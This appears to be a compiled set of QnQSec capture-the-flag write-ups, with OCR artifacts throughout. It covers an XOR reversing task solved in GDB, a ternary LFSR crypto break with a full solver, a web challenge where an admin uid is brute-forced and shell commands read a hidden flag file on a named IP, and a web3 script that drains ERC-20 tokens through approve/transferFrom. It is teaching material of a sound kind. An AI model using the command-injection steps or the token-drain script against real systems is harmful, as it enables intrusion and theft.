Binary contains a **repeating-key XOR** check (static 15-byte key); reverse the XOR to recover the flag QnQSec{This_1s_4n_3asy_r3v3rs3_ch4ll3ng3}.

Quick Recon

- Input / endpoint / file: local binary ./main (it prompts Enter flag:).
- Useful artifacts discovered: string hints Th1s_1s_H, th3_k3y, and a global symbol encrypted in .data.
- Tools used: strings, readelf, objdump / gdb for disassembly and memory inspection.

Exploit

GDB session — run & break

```
gdb -q ./main
start
set breakpoint pending on
break strcmp
break memcmp
break puts
continue
```

When the program prints Enter flag:, type this (at the program prompt, not in GDB) and press Enter:

```
AAAA
```

When GDB breaks in puts, continue with these GDB commands:

Inspect registers & compute addresses, then dump memory

```
info registers
p/x $rbp
p/x $rbp-0x220
info address encrypted
```

From info address encrypted you will get an address (example: encrypted is at 0x555555558060). Use that exact address in the next two dump commands; replace <ENC_ADDR> below with the printed address and replace <RBP_MINUS_0x220> with the value printed by p/x $rbp-0x220.

```
dump binary memory encrypted.bin <ENC_ADDR> <ENC_ADDR+44>
dump binary memory key.bin <RBP_MINUS_0x220> <RBP_MINUS_0x220+0xf>
quit
```

Notes:

- encrypted length = 44 bytes (0x2c) in this binary; use <ENC_ADDR+44>. If your info address/objdump suggests a different length, use that length.
- Key length = 15 bytes (0x0f), so dump up to <RBP_MINUS_0x220+0xf>.

Verify dumps (in shell, not in GDB)

```
hexdump -C encrypted.bin
hexdump -C key.bin
```

You should see the encrypted hex bytes and the ASCII key (Th1s_1s_th3_k3y) in the key dump.

Minimal PoC — compute flag (one line)

Run this one-liner (reads the dumped binary files and prints the decrypted flag):

```
python3 - <<'PY'
enc=open("encrypted.bin","rb").read()
key=open("key.bin","rb").read()
print(bytes(enc[i]^key[i%len(key)] for i in
range(len(enc))).decode())
PY
```

This prints: QnQSec{This_1s_4n_3asy_r3v3rs3_ch4ll3ng3}


Quick explanation

- We used start so libc symbols get resolved; breakpoints on strcmp/memcmp/puts catch the compare/print point.
- rbp-0x220 is where the program stores the 15-byte key (found from disassembly).
- encrypted is a global in .data — we dump it directly from process memory.
- XORing encrypted with the repeating key yields the flag.

FLAG:QnQSec{This_1s_4n_3asy_r3v3rs3_ch4ll3ng3}

myLFSR?

Author: Swizzer



Summary

One-line summary: A ternary LFSR-based stream cipher was misused with a binary XOR on expanded base-3 plaintext; using a known-plaintext (gift) we recover the ternary keystream, solve a linear system over **GF(3)** to recover the LFSR mask/state and then decrypt the flag.

Vuln + technique + flag (example): Ternary LFSR + binary XOR mismatch → known-plaintext linear algebra over GF(3) → recover keystream → recover flag.

FLAG (placeholder/example): QnQSec{example}

> Note: I did not fabricate or recover the real flag here — follow the Exploit steps and run the included solver on the exact chall.py output to obtain the real flag; the placeholder above is only an example of format.

Quick Recon

Binary / script: chall.py (provided)

Observed program output (example lines printed by the challenge):

- An integer: len(KEY) (LFSR length in ternary digits), e.g. 40
- A hex line: gift.hex() — ciphertext for a known plaintext (the "gift")
- A hex line: ct.hex() — ciphertext for the flag

Relevant code pieces / endpoints (from chall.py):

- KEY = expand(int.from_bytes(os.urandom(8), "big")) → key is expand of 8 random bytes into base-3 digits (LSB-first)
- MASK = [randbits(256) % 3 for _ in range(len(KEY))] → random ternary mask coefficients
- Cipher.encrypt(msg) does:
    1. pt = expand(int.from_bytes(msg, "big")) — convert plaintext bytes into a list of base-3 digits (LSB-first)
    2. stream = [self.lfsr() for _ in range(len(pt))] — generate ternary keystream values (0,1,2)
    3. ct = [a ^ b for a, b in zip(pt, stream)] — **binary XOR** between ternary-digit pt and ternary-digit stream
    4. return bytes(ct)

Key observation: The LFSR and mask arithmetic are in **mod 3**, but encryption uses Python integer XOR (^) which is binary XOR. This mismatch allows us to exploit the known plaintext to recover the ternary LFSR outputs and then the LFSR mask (via linear algebra over GF(3)).

Exploit

1. The challenge converts plaintext bytes to a base-3 digit sequence pt (LSB-first) and uses a ternary LFSR to generate s (each s_i ∈ {0,1,2}).

2. Encryption computes ct_i = pt_i ^ s_i using bitwise XOR. If we know pt_i, then pt_i ^ ct_i should equal s_i, *but only if* pt_i and ct_i were both within 0..2 and XOR behaves as expected*. Because the gift plaintext is known (b"\xff"*k) we can derive the produced base-3 pt and compute candidate stream digits by stream = [pt_i ^ ct_i].

3. If those stream values are legitimate ternary values (0..2) for a run of outputs, they are the LFSR outputs.

4. The LFSR has linear feedback in mod 3:
   $$s_{t+n} \equiv \sum_{j=0}^{n-1} m_j \cdot s_{t+j} \pmod 3$$
   $$s_{t+n} \equiv \sum_{j=0}^{n-1} m_j \cdot s_{t+j} \pmod 3$$
   where m_j are the mask coefficients (0..2).

5. For observed S = [s_0, s_1, ..., s_{L-1}] with L > n we can set up L-n linear equations in n unknowns (the m_j) over GF(3) and solve them by Gaussian elimination mod 3.

6. After solving for the mask, simulate the LFSR forward to produce the keystream used to encrypt the flag, then recover the flag ternary digits via flag_pt_digits = flag_ct ^ keystream and convert the base-3 digits back to bytes (reconstruct integer from LSD-first base-3 digits, then .to_bytes()).

Solver scripts:

```
import sys

import re

import string

def clean_hex_guess(s):
```

```
    if s is None:
        return None
    s2 = s.replace("0x", "").replace("0X", "")
    s2 = re.sub(r'[\s]|\.{2,}', '', s2)
    bad = [(i,ch) for i,ch in enumerate(s2) if ch not in
string.hexdigits]
    if bad:
        print("clean_hex_guess: found non-hex chars after basic
cleaning. Examples:", bad[:10])
        return None
    if len(s2) % 2 != 0:
        s2 = "0" + s2
    return s2.lower()


def expand(n: int, base=3) -> list[int]:
    res = []
    if n == 0:
        return [0]
    while n:
        res.append(n % base)
        n //= base
    return res


def lfsr_outputs(initial_state, mask, steps):
```

```
    state = initial_state[:]
    out = []
    for _ in range(steps):
        out.append(state[0])
        b = sum(s*m for s,m in zip(state, mask)) % 3
        state = state[1:] + [b]
    return out


def solve_mod3(A, b):
    A = [row[:] for row in A]
    b = b[:]
    m = len(A)
    n = len(A[0])
    r = 0
    piv = [-1]*n
    for c in range(n):
        pivot = None
        for i in range(r, m):
            if A[i][c] % 3 != 0:
                pivot = i
                break
        if pivot is None:
            continue
```

```
        A[r], A[pivot] = A[pivot], A[r]
        b[r], b[pivot] = b[pivot], b[r]
        if A[r][c] % 3 == 2:
            A[r] = [(val*2) % 3 for val in A[r]]
            b[r] = (b[r]*2) % 3
        for i in range(m):
            if i != r and A[i][c] % 3 != 0:
                factor = A[i][c] % 3
                A[i] = [ (A[i][j] - factor*A[r][j]) % 3 for j in
range(n) ]
                b[i] = (b[i] - factor*b[r]) % 3
        piv[c] = r
        r += 1
        if r == m:
            break
    for i in range(r, m):
        if any(A[i][j] % 3 != 0 for j in range(n)) and b[i] % 3 != 0:
            return None
    x = [0]*n
    for c in range(n):
        if piv[c] != -1:
            x[c] = b[piv[c]] % 3
    return x
```

```
def parse_output_file(path):
    with open(path, 'r', errors='ignore') as f:
        data = f.read()
    hex_candidates = re.findall(r'[0-9a-fA-F]{20,}', data)
    lines = [line.strip() for line in data.splitlines() if
line.strip() != ""]
    integer_candidates = re.findall(r'\b\d+\b', data)
    len_key = None
    if integer_candidates:
        for line in lines:
            if re.fullmatch(r'\d+', line):
                len_key = int(line)
                break
        if len_key is None:
            len_key = int(integer_candidates[0])
    hex_lines = [line for line in lines if
re.fullmatch(r'[0-9a-fA-F]{20,}', line)]
    if len(hex_lines) < 2:
        hex_lines = hex_candidates[:2]
    hex_lines = list(dict.fromkeys(hex_lines))
    return len_key, hex_lines, data


def attempt_one(len_KEY, gift_hex_raw, flag_hex_raw, max_k=500):
    gift_hex = clean_hex_guess(gift_hex_raw)
```

```
    flag_hex = clean_hex_guess(flag_hex_raw)
    if gift_hex is None or flag_hex is None:
        return {"error": "bad_hex_input"}
    gift_ct = list(bytes.fromhex(gift_hex))
    flag_ct = list(bytes.fromhex(flag_hex))
    reslist = []
    possible_k = [k for k in range(1, max_k+1)
                  if len(expand(int.from_bytes(bytes([0xff])*k,
"big"))) == len(gift_ct)]
    if not possible_k:
        return {"error":"no_k_match", "gift_len": len(gift_ct)}
    for k in possible_k:
        gift_pt = expand(int.from_bytes(bytes([0xff])*k, "big"))
        stream = [pt ^ ct for pt, ct in zip(gift_pt, gift_ct)]
        counts = {}
        for v in stream:
            counts[v] = counts.get(v,0) + 1
        entry = {"k": k, "stream_counts": counts}
        if any(x not in (0,1,2) for x in stream):
            entry["stream_valid_ternary"] = False
            reslist.append(entry)
            continue
        entry["stream_valid_ternary"] = True
        S = stream
```

```
        n = len_KEY
        L = len(S)
        if L <= n:
            entry["error"] = "not_enough_stream"
            reslist.append(entry)
            continue
        A = [[S[i+j] % 3 for j in range(n)] for i in range(L - n)]
        b = [S[i+n] % 3 for i in range(L - n)]
        mask = solve_mod3(A, b)
        if mask is None:
            entry["mask_found"] = False
            reslist.append(entry)
            continue
        entry["mask_found"] = True
        entry["mask_first20"] = mask[:20]
        # validate simulation
        initial_state = S[:n]
        sim = lfsr_outputs(initial_state, mask, L)
        mism = sum(1 for a,b in zip(sim, S) if a!=b)
        entry["sim_mismatches"] = mism
        if mism != 0:
            entry["note"] = "mismatches_present"
        state = initial_state[:]
```

```
        for _ in range(L):
            b0 = sum(s*m for s,m in zip(state, mask)) % 3
            state = state[1:] + [b0]
        next_stream = lfsr_outputs(state, mask, len(flag_ct))
        flag_pt_digits = [ct ^ ks for ct, ks in zip(flag_ct,
next_stream)]
        if any(d not in (0,1,2) for d in flag_pt_digits):
            entry["flag_digits_valid"] = False
            reslist.append(entry)
            continue
        val = 0
        p = 1
        for d in flag_pt_digits:
            val += d * p
            p *= 3
        if val == 0:
            flag_bytes = b""
        else:
            bytelen = (val.bit_length() + 7) // 8
            flag_bytes = val.to_bytes(bytelen, "big")
        entry["flag_bytes"] = flag_bytes
        try:
            entry["flag_utf8"] = flag_bytes.decode()
        except:
```

```
            entry["flag_utf8"] = None
        reslist.append(entry)
    return {"results": reslist, "gift_len": len(gift_ct), "flag_len": len(flag_ct)}


def main():
    if len(sys.argv) < 2:
        print("Usage: python3 solver.py output.txt")
        sys.exit(1)
    infile = sys.argv[1]
    len_key, hex_lines, raw = parse_output_file(infile)
    if len_key is None:
        print("Warning: could not find integer len_KEY in file; defaulting to 40")
        len_key = 40
    print("Detected len_KEY =", len_key)
    if len(hex_lines) < 2:
        print("Could not automatically find two hex lines. Here are long hex-like fragments found:")
        for h in re.findall(r'[0-9a-fA-F]{10,}', raw):
            print(h)
        print("Please make sure the file contains exactly the three printed lines from chall.py.")
        sys.exit(1)
```

```
    print("Found hex candidates (first two): lengths:", [len(h)//2
for h in hex_lines[:2]])

    a = hex_lines[0]

    b = hex_lines[1]

    print("Trying assignment: first=gift, second=flag")

    r1 = attempt_one(len_key, a, b)

    print("Trying assignment: second=gift, first=flag")

    r2 = attempt_one(len_key, b, a)

    # pretty-print results

    def dump_res(label, r):

        print("=== RESULT:", label, "===")

        if r is None:

            print("No result")

            return

        if "error" in r:

            print("Error:", r["error"], "gift_len:",
r.get("gift_len"))

            return

        results = r.get("results", [])

        if not results:

            print("No attempts produced results.")

            return

        for i,entry in enumerate(results):

            print("---- candidate", i, "k=", entry.get("k"))
```


```
            for k,v in entry.items():
                if k in ("flag_bytes",):
                    print("  flag_bytes (len):", len(v))
                elif k == "flag_utf8":
                    print("  flag_utf8:", repr(v))
                else:
                    print("  {}: {}".format(k,v))
            if "flag_bytes" in entry and entry["flag_bytes"]:
                fname = f"recovered_flag_{label.replace(' ','_')}_k{entry.get('k')}.bin"
                with open(fname, "wb") as f:
                    f.write(entry["flag_bytes"])
                print("  -> Wrote", fname)
    dump_res("first=gift,second=flag", r1)
    dump_res("second=gift,first=flag", r2)
    print("Done.")

if __name__ == "__main__":
    main()
```

recovered_flag_first=gift,second=flag_k16.bin:
QnQSec{i_L1K3_B3RleK4mP_m4Ss3y_0n_m0d_3_f1elD}

FLAG:QnQSec{i_L1K3_B3RleK4mP_m4Ss3y_0n_m0d_3_f1elD}

A easy web

Author: LemonTea



Summary

One-line: this is just an easy web exploitation challenge, first we need to look for admin uid, and in uid 1337 is admin, then go to admin panel, and there is command input for command execution, then from the given file the flag is in /app/.hidden/flag-$(cat /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -w 32 | head -n 1).txt


Quick Recon

- Endpoint: http://161.97.155.116:5000/
- File: back (Source code)

Exploit

first we need to find a uid that has admin access, and I bruteforce to look for admin uid, and i found it in uid **1337**, then we go to uid


1337 and enter the admin dashboard, then modify the command via url, write **"ls .hidden"** to look for the presence of the flag, then the flag is **flag-pNCQR0rSGNwlYXYisehjTwzRKgohvf8z.txt**, and we just have to write the command **"cat .hidden/flag-pNCQR0rSGNwlYXYisehjTwzRKgohvf8z.txt"**



FLAG:QnQSec{I_f0und_th1s_1day_wh3n_I_am_using_sch00l_0j}

Timelock

Author: x0rc1ph3r



Summary

One-line: Vulnerability: Timelock only blocks transfer for the player via a modifier, **but not** transferFrom. Technique: have the PLAYER approve an attacker for the full balance, then call transferFrom to drain the tokens; call solve() once PLAYER balance is zero.
Result: drain tokens before the timelock expires and complete the challenge.

Quick Recon

- Files: Timelock.sol (inherits ERC20) and Challenge.sol (checks CONTRACT.balanceOf(PLAYER) == 0 inside solve()).
- Typical CTF workflow: connect to the instance (from the menu you get):

RPC_URL=http: // … , PLAYER_PK=0x … , CHALLENGE_ADDR=0x …

- Relevant functions:
  - Timelock.transfer(address,uint256) — **overridden** and guarded by modifier lockTokens which requires block.timestamp > timeLock when msg.sender == player.
  - approve(address,uint256) and transferFrom(address,address,uint256) — **not overridden**; standard ERC-20 behavior.
  - Challenge.solve() — requires CONTRACT.balanceOf(PLAYER) == 0.
- Example inputs/endpoints:
- download Timelock.sol
- nc <ctf-host> <port> → choose *Launch instance* → read RPC_URL, PLAYER_PK, CHALLENGE_ADDR.

Exploit

For this challenge we use solver script:

.env (example)

```
RPC_URL=http://instance/main
PLAYER_PK=0x<player_private_key>
CHALLENGE_ADDR=0x<challenge_contract_address>
```

exploit_naughtcoin.py

```
import os, time
from decimal import Decimal
from dotenv import load_dotenv
from web3 import Web3
from eth_account import Account

load_dotenv()
RPC = os.getenv("RPC_URL")
```

```
PLAYER_PK = os.getenv("PLAYER_PK")
CHALLENGE = os.getenv("CHALLENGE_ADDR")

if not all([RPC, PLAYER_PK, CHALLENGE]):
   raise SystemExit("Set RPC_URL, PLAYER_PK, CHALLENGE_ADDR in
.env")

w3 = Web3(Web3.HTTPProvider(RPC, request_kwargs={"timeout":30}))
if not w3.is_connected():
   raise SystemExit("Cannot connect to RPC")

player = Account.from_key(PLAYER_PK)

# Minimal ABIs
challenge_abi = [

{"inputs":[],"name":"CONTRACT","outputs":[{"type":"address","name":"
"}],"stateMutability":"view","type":"function"},

{"inputs":[],"name":"solve","outputs":[],"stateMutability":"nonpayab
le","type":"function"}
]
erc20_abi = [

{"name":"approve","type":"function","inputs":[{"name":"spender","typ
e":"address"},{"name":"amount","type":"uint256"}],"outputs":[{"type"
:"bool","name":""}],"stateMutability":"nonpayable"},

{"name":"transferFrom","type":"function","inputs":[{"name":"from","t
ype":"address"},{"name":"to","type":"address"},{"name":"amount","typ
e":"uint256"}],"outputs":[{"type":"bool","name":""}],"stateMutabilit
y":"nonpayable"},

{"name":"balanceOf","type":"function","inputs":[{"name":"owner","typ
e":"address"}],"outputs":[{"type":"uint256","name":""}],"stateMutabi
lity":"view"},

{"name":"decimals","type":"function","inputs":[],"outputs":[{"type":
"uint8","name":""}],"stateMutability":"view"}
```


```
]

def to_ck(a):
    return Web3.to_checksum_address(a) if hasattr(Web3,
"to_checksum_address") else Web3.toChecksumAddress(a)

def sign_send(tx, signer):
    signed = signer.sign_transaction(tx) if hasattr(signer,
"sign_transaction") else Account.sign_transaction(tx, signer)
    raw = getattr(signed, "rawTransaction", None) or getattr(signed,
"raw_transaction", None)
    txh = w3.eth.send_raw_transaction(raw)
    r = w3.eth.wait_for_transaction_receipt(txh, timeout=120)
    return r

challenge = w3.eth.contract(to_ck(CHALLENGE), abi=challenge_abi)
token_addr = to_ck(challenge.functions.CONTRACT().call())
token = w3.eth.contract(token_addr, abi=erc20_abi)

decimals = token.functions.decimals().call()
bal = token.functions.balanceOf(player.address).call()
print("PLAYER:", player.address)
print("Token balance:", Decimal(bal) / (10**decimals))

chain = w3.eth.chain_id
gasp = w3.eth.gas_price

# create attacker and fund it from PLAYER
att = Account.create()
print("ATTACKER:", att.address)
fund = w3.to_wei(0.05, "ether")
nonce = w3.eth.get_transaction_count(player.address)
tx = {"to": att.address, "value": fund, "gas":21000,
"gasPrice":gasp, "nonce":nonce, "chainId":chain}
r = sign_send(tx, PLAYER_PK); print("fund tx:",
r.transactionHash.hex())
time.sleep(1)

# PLAYER approves attacker
```

```
nonce = w3.eth.get_transaction_count(player.address)
builder = "build_transaction" if
hasattr(token.functions.approve(att.address, bal),
"build_transaction") else "buildTransaction"
txa = getattr(token.functions.approve(att.address, bal), builder)({
   "chainId": chain, "from": player.address, "nonce": nonce,
"gas":100000, "gasPrice":gasp
})
r = sign_send(txa, PLAYER_PK); print("approve tx:",
r.transactionHash.hex()); time.sleep(1)

# ATTACKER does transferFrom to drain
nonce_att = w3.eth.get_transaction_count(att.address)
builder_tf = "build_transaction" if
hasattr(token.functions.transferFrom(player.address, att.address,
bal), "build_transaction") else "buildTransaction"
tx_tf = getattr(token.functions.transferFrom(player.address,
att.address, bal), builder_tf)({
   "chainId": chain, "from": att.address, "nonce": nonce_att,
"gas":200000, "gasPrice":gasp
})
r = sign_send(tx_tf, att); print("transferFrom tx:",
r.transactionHash.hex()); time.sleep(1)

print("Player token balance after:",
token.functions.balanceOf(player.address).call())

# call solve()
builder_s = "build_transaction" if
hasattr(challenge.functions.solve(), "build_transaction") else
"buildTransaction"
txs = getattr(challenge.functions.solve(), builder_s)({
   "chainId": chain, "from": att.address, "nonce":
w3.eth.get_transaction_count(att.address), "gas":100000,
"gasPrice":gasp
})
r = sign_send(txs, att); print("solve tx:", r.transactionHash.hex())
print("Done. If isSolved, go back to nc and choose option 3 to get
the flag.")
```

